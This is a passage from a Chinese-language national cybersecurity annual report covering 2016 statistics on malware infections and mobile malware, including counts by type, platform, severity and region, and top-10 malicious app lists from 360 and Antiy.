


图3-34　2016年捕获恶意程序样本数量月度统计（来源：深信服公司）

2016 年全年监测到感染恶意程序的主机 156898 台，较 2015 年的 84219

台增长 86%。其中感染主机数量 10 月为全年最高点 20315 台，2 月达到全年最低值 4002 台，如图 3-35 所示。




图3-35　2016年感染恶意程序主机数量月度统计（来源：深信服公司）

4

移动互联网恶意程序传播和活动情况

2016 年，按照工业和信息化部《移动互联网恶意程序监测与处置机制》（工业和信息化部保〔2011〕545 号）文件规定和要求，CNCERT/CC 持续加强对移动互联网恶意程序的监测、样本分析和验证处置工作。根据监测结果，2016 年移动互联网恶意程序的数量继续保持增长趋势，较 2015 年的数量增长速度有所回升。

4.1 移动互联网恶意程序监测情况

移动互联网恶意程序是指在用户不知情或未授权的情况下，在移动终端系统中安装、运行以达到不正当目的，或具有违反国家相关法律法规行为的可执行文件、程序模块或程序片段。移动互联网恶意程序一般存在以下一种或多种恶意行为，包括恶意扣费、信息窃取、远程控制、恶意传播、资费消耗、系统破坏、诱骗欺诈和流氓行为。2016 年 CNCERT/CC 捕获及通过厂商交换获得的移动互联网恶意程序样本数量为 2053501 个。2010–2016 年，移动互联网恶意程序样本数量持续高速增长，如图 4–1 所示。




图4-1　2010-2016年移动互联网恶意程序样本数量对比（来源：CNCERT/CC）

2016 年，CNCERT/CC 捕获和通过厂商交换获得的移动互联网恶意程序按行为属性统计如图 4-2 所示。其中，流氓行为类的恶意程序数量仍居首位，为 1255301 个，占 61.1%，恶意扣费类 373212 个（占 18.2%）、资费消耗类 278481 个（占 13.6%）分列第二、三位。2016 年，CNCERT/CC 组织通信行业开展 12 次移动互联网恶意程序专项治理行动，着重针对影响范围大、安全风险较高的电信诈骗类恶意程序进行治理，结果显示诱骗欺诈类和恶意传播类恶意程序的治理效果显著，样本数量减少近 19.9 万个，其比例分别由 2015 年的 7.2% 和 7.0% 下降至 2016 年的 0.4% 和 0.1%。




图4-2　2016年移动互联网恶意程序数量按行为属性统计（来源：CNCERT/CC）

按操作系统分布统计，2016 年 CNCERT/CC 捕获和通过厂商交换获得的移动互联网恶意程序主要针对 Android 平台，共有 2053450 个，占 99.9%，位居第一。其次是 Symbian 平台，共有 51 个，占 0.01%。2016 年，CNCERT/CC 未捕获 iOS 平台和 J2ME 平台的恶意程序，因此本报告无相关数据。由此可见，目前移动互联网地下产业的目标趋于集中，Android 平台用户成为最主要的攻击对象。

如图 4-3 所示，按危害等级统计，2016 年 CNCERT/CC 捕获和通过厂商交换获得的移动互联网恶意程序中，高危的为 736373 个，占 35.9%；中危的为 374636 个，占 18.2%；低危的为 942492 个，占 45.9%。相对于 2015 年，高危移动互联网恶意程序的分布情况大幅提升 33.8%，中危移动互联网恶意程序所占比例略有提升（1.1%），低危移动互联网恶意程序所占比例大幅下降（34.8%）。




图4-3　2016年移动互联网恶意程序数量按危害等级统计（来源：CNCERT/CC）

4.2 移动互联网恶意程序传播活动监测

2016 年，CNCERT/CC 监测发现移动互联网恶意程序传播事件 1.24 亿次，较 2015 年 8384 万余次增长 48.1%。移动互联网恶意程序 URL 下载链接 668293 个，较 2015 年同期的 303810 个增长 1.2 倍。进行移动互联网恶意程序传播的域名 222035 个，较 2015 年同期的 41249 个增长 4.38 倍；进行移动互联网恶意程序传播的 IP 地址 31213 个，较 2015 年同期的 18017 个增长 73.24%。

随着政府部门对应用商店的监督管理愈加完善，通过正规应用商店传播移动恶意程序的难度不断增加，传播移动恶意程序的阵地已经转向网盘、广告平台等目前审核措施还不完善的 APP 传播渠道。移动互联网恶意程序传播事件的月度统计如图 4-4 所示，结果显示 2016 年 1-5 月移动恶意程序传播活动呈逐月上升趋势，6 月后传播事件数量总体呈下降趋势。




图4-4　2016年移动互联网恶意程序传播事件次数月度统计（来源：CNCERT/CC）

移动互联网恶意程序传播所使用的域名和IP地址数量月度统计如图4-5所示，可以看出1-6月传播恶意程序的域名和IP地址数量呈逐渐上升趋势，6月和7月的数量达到最高峰，单月出现的恶意域名数量达5.2万个，7-12月传播恶意程序的域名和IP地址数量呈逐渐下降趋势。




图4-5　2016年移动互联网恶意程序传播源域名和IP地址数量月度统计（来源：CNCERT/CC）

4.3 通报成员单位报送情况

4.3.1 奇虎360公司报送的移动互联网恶意程序捕获情况

2016年全年，360互联网安全中心累计截获Android平台新增恶意程序样本1403.3万个，平均每天新增3.8万个。相比2015年（1874.0万个），2016年下降25.1%，扭转了2015年以来迅猛增长的势头，但自2012年以来，移动端从几十万跨越到千万级别恶意样本，显示出移动恶意程序总体进入平稳高发期。2012−2016年Android平台新增恶意程序样本数如图4−6所示。




图4−6 2012−2016年Android平台新增恶意程序样本数
（来源：360互联网安全中心）

图4−7是2016年各月Android平台新增恶意程序样本量分布。由此可见，新增恶意程序整体呈现上半年高、下半年低的态势，即1−6月新增恶意程序数量整体呈现曲线上升，6月达到最高峰。下半年各月新增恶意样本量都不超过120万个，甚至11月仅为68.6万个，达到全年最低。




图4-7　2016年各月Android平台新增恶意程序样本量分布
（来源：360互联网安全中心）

2016 年全年，从手机用户感染恶意程序情况看，360 互联网安全中心累计监测到 Android 用户感染恶意程序 2.53 亿人次，相比 2015 年 3.7 亿人次下降 31%，平均每天恶意程序感染量约为 70 万人次。从近 5 年的移动恶意程序感染人次看，经过 2012 年、2013 年、2014 年的高速增长期，2016 年首次出现下降，说明手机恶意程序进入平稳期。2012-2016 年 Android 平台恶意程序感染数量统计如图 4-8 所示。




图4-8　2012-2016年Android平台恶意程序感染数量统计
（来源：360互联网安全中心）

图4-9是2016年Android平台新增恶意程序感染数量按季度对比情况，分析可知，一季度的恶意程序样本量不高，但是感染数量却是全年4个季度中最高的。全年来看，2016年4个季度的感染数量呈现下降趋势。其中第一季度最高约为8800万人次，第四季度的感染数量则最少，仅为4400万人次。




图4-9　2016年Android平台新增恶意程序感染数量按季度统计
（来源：360互联网安全中心）

根据中国反网络病毒联盟的分类标准，360互联网安全中心在2016年

全年监测的 Android 平台恶意程序的分类统计如图 4-10 所示。从图 4-10 中可见，2016 年 Android 平台新增恶意程序主要是资费消耗类，占比高达 74.2%，相比 2015 年增加了 0.6 个百分点。




图4-10　2016年全年监测的Android平台恶意程序的分类统计
（来源：360互联网安全中心）

资费消耗类的恶意样本占比已达到 3/4，说明移动端恶意程序依然是以推销广告、消耗流量等手段增加手机用户的流量资费等谋取不法商家的经济利益。当前主流运营商的资费模式重心已经转向流量，而不再单纯倚重语音通话。资费消耗类恶意程序对用户资费造成的影响还是比较明显。

2016 年全年 4 个季度中感染量最高的十大恶意程序名称及类型、感染数量，见表 4-1。

表4-1　2016年各个季度手机木马感染数量TOP10（来源：360互联网安全中心）

第一季度				第二季度			
TOP	恶意程序名称	主要危害	感染数量（个）	TOP	恶意程序名称	主要危害	感染数量（个）
1	com.android.systemUl	资费消耗	2197311	1	com.android.systemUI	资费消耗	2036575
2	Atci_service	资费消耗	1303509	2	SystemCore	资费消耗	551553
3	engrils	资费消耗	846492	3	E-mail	资费消耗	350962
4	engriks	资费消耗	674289	4	Sex Position	资费消耗	319702
5	sexyhot	资费消耗	691936	5	Mp3 Free Downloader	资费消耗	305817
6	点心省电	资费消耗	690228	6	Alarmclock	资费消耗	275523
7	MonkeyTest	系统破坏	465620	7	bct_service	资费消耗	268002
8	Love Beauty	资费消耗	405828	8	Vold	资费消耗	225699
9	com.video.supp	资费消耗	363096	9	QQ悄悄话查看器	流氓行为	193558
10	Talent Game Box	资费消耗	290268	10	Android Tools	资费消耗	178884
第三季度				**第四季度**			
TOP	恶意程序名称	主要危害	感染数量（个）	TOP	恶意程序名称	主要危害	感染数量（个）
1	SystemProcess	资费消耗	685304	1	午夜快播	恶意扣费	184689
2	netalpha	资费消耗	540851	2	netalpha	资费消耗	161502
3	午夜快播	恶意扣费	354576	3	com.hs.daming	资费消耗	148309
4	送给亲爱的她	流氓行为	265802	4	ZXT Init	资费消耗	112779
5	System_Server	资费消耗	153809	5	Mnt Init	资费消耗	99863
6	AndroidWidget	资费消耗	124473	6	Videos	资费消耗	92484
7	红警坦克帝国	资费消耗	120066	7	feed	资费消耗	86575
8	com.video.supp	资费消耗	109150	8	绝色影院	资费消耗	79027
9	TY	资费消耗	102515	9	magicalart	资费消耗	65595
10	com.sysa.up	资费消耗	97317	10	Unix	资费消耗	41420

从全年来看，2016 年十大恶意应用见表 4-2。

表4-2　2016年全年手机感染数量TOP10的恶意应用（来源：360互联网安全中心）

TOP	恶意应用名称	危害类型	感染数量（个）
1	com.android.systemUl	资费消耗	2197311
2	com.android.systemUI	资费消耗	2036575
3	engrils	系统破坏	1484338
4	com.video.supp	资费消耗	1346719
5	Atci_service	资费消耗	1333469
6	adobe air	系统破坏	1182043
7	ProcessR	系统破坏	1119635
8	com.facebook.offline.time	资费消耗	1094724
9	AndroidPlayer	资费消耗	1082952
10	engriks	系统破坏	1072345

2016 年，从地域分布来看，感染手机恶意程序最多的地区为广东省，感染数量占全国感染数量的 11.4%；其次为河南省（6.8%）、江苏省（6.4%）、山东省（6.2%）、四川省（5.3%）。值得一提的是，相比 2015 年，北京地区的手机病毒感染情况在全国的排名大幅下降，由第二名下降到第八名。此外，2016 年河北省、浙江省、湖南省、广西壮族自治区的恶意感染数量也排在 TOP10 之列，上述几个省市一直是移动端恶意程序感染的大省。2016 年 Android 平台恶意程序感染数量 TOP10 省级区域分布如图 4-11 所示。




图4-11　2016年Android平台恶意程序感染数量TOP10省级区域分布（来源：360互联网安全中心）

图 4-12 给出了 2016 年 Android 平台恶意程序感染数量最多的十大城市。毫无疑问，北京用户感染 Android 平台恶意程序最多，占全国城市的 9.1%；其次是广州（6.5%）、南京（5.5%）、成都（4.7%）、重庆（4.6%）。位居 TOP10 的城市还有郑州、昆明、杭州、深圳、石家庄。相比 2015 年，值得指出的是，南京地区取代深圳，成为恶意程序感染数量季军，深圳排名仅为第九。




图4-12　2016年Android平台恶意程序感染量TOP10城市
（来源：360互联网安全中心）

4.3.2　安天公司报送的移动互联网恶意程序捕获情况

根据安天公司监测结果，截至 2016 年年底，累计发现移动互联网恶意程序 1716082 个（按恶意程序名称统计），其中 2016 年新发现 1316037 个。截至 2016 年底，累计捕获移动互联网恶意程序样本 7750368 个（按照 MD5 值统计），其中 2016 年新捕获样本 5250932 个。按照《移动互联网恶意程序描述格式》的八类分类标准，2016 年发现的移动互联网恶意程序分类统计数据为：恶意扣费类 627265 个；信息窃取类 415059 个；远程控制类 171048 个；恶意传播类 13341 个；资费消耗类 1012939 个；系统破坏类 28226 个；诱骗欺诈类 43445 个；流氓行为类 2939610 个。

2016 年各月捕获的移动互联网恶意程序数量（按恶意程序名称统计）如图 4-13 所示，其中 9 月达到全年最高值（230820 个），1 月达到全年最低值（19249 个）。




图4-13　2016年捕获的移动互联网恶意程序数量月度统计（来源：安天公司）

2016 年各月捕获的移动互联网恶意程序样本数量（按照 MD5 值统计）如图 4-14 所示，其中 3 月达到全年最高值 593424 个，4 月达到全年最低值 273352 个（说明：由于安天公司只统计新增恶意样本，所以每月恶意样本总数即为安天公司每月新增恶意样本总数）。




图4-14　2016年捕获的移动互联网恶意程序样本数量月度统计（来源：安天公司）

2011–2016 年发现的移动互联网恶意程序数量（按恶意程序名称统计）走势如图 4–15 所示（说明：由于安天公司只统计新增恶意样本，所以每月恶意样本总数即为安天公司每月新增恶意样本总数）。

